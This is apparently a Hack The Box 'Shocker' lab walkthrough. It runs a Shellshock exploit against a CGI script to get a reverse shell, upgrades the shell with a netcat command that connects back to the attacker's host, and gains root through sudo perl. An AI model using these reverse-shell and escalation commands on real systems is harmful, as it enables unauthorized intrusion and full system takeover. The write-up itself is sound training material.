
Date: 2014-10-06

EDB Verified: ✓

Exploit: ⬇ / {}


Vulnerable App:

Using searchsploit we can download this exploit:




```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ searchsploit -m 34900
  Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
      URL: https://www.exploit-db.com/exploits/34900
     Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
    Codes: CVE-2014-6278, CVE-2014-6271
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/HTB/Shocker/34900.py
```

The exploit requires a few parameters to be specified and now we have a shell:




```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ python2 shellshock.py payload=reverse lhost=10.10.14.6 lport=443 rhost=10.10.10.56 rport=80 pages=/cg
i-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> 
```

Now we can see if NetCat is available to gain a less restrictive shell:




```
10.10.10.56> nc -c bash 10.10.14.6 8080
10.10.10.56> 
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.56] 42188
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Privilege Escalation

Now that we are on the system we can begin enumeration for a privilege escalation method. We can do a few things like run *sudo -l*, *uname -i or -a*:



```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ uname -i
uname -i
x86_64
shelly@Shocker:/home/shelly$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linu
x
shelly@Shocker:/home/shelly$ 
```

According to the output users can run perl scripts with root privileges and this is a Linux machine with a kernel version 4.4.0-96. A simple method to gain a reverse shell is to use perl to execute /bin/bash:
sudo perl -e 'exec "/bin/bash"'



```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash"'
sudo perl -e 'exec "/bin/bash"'
root@Shocker:/home/shelly# whoami
whoami
root
root@Shocker:/home/shelly# 
```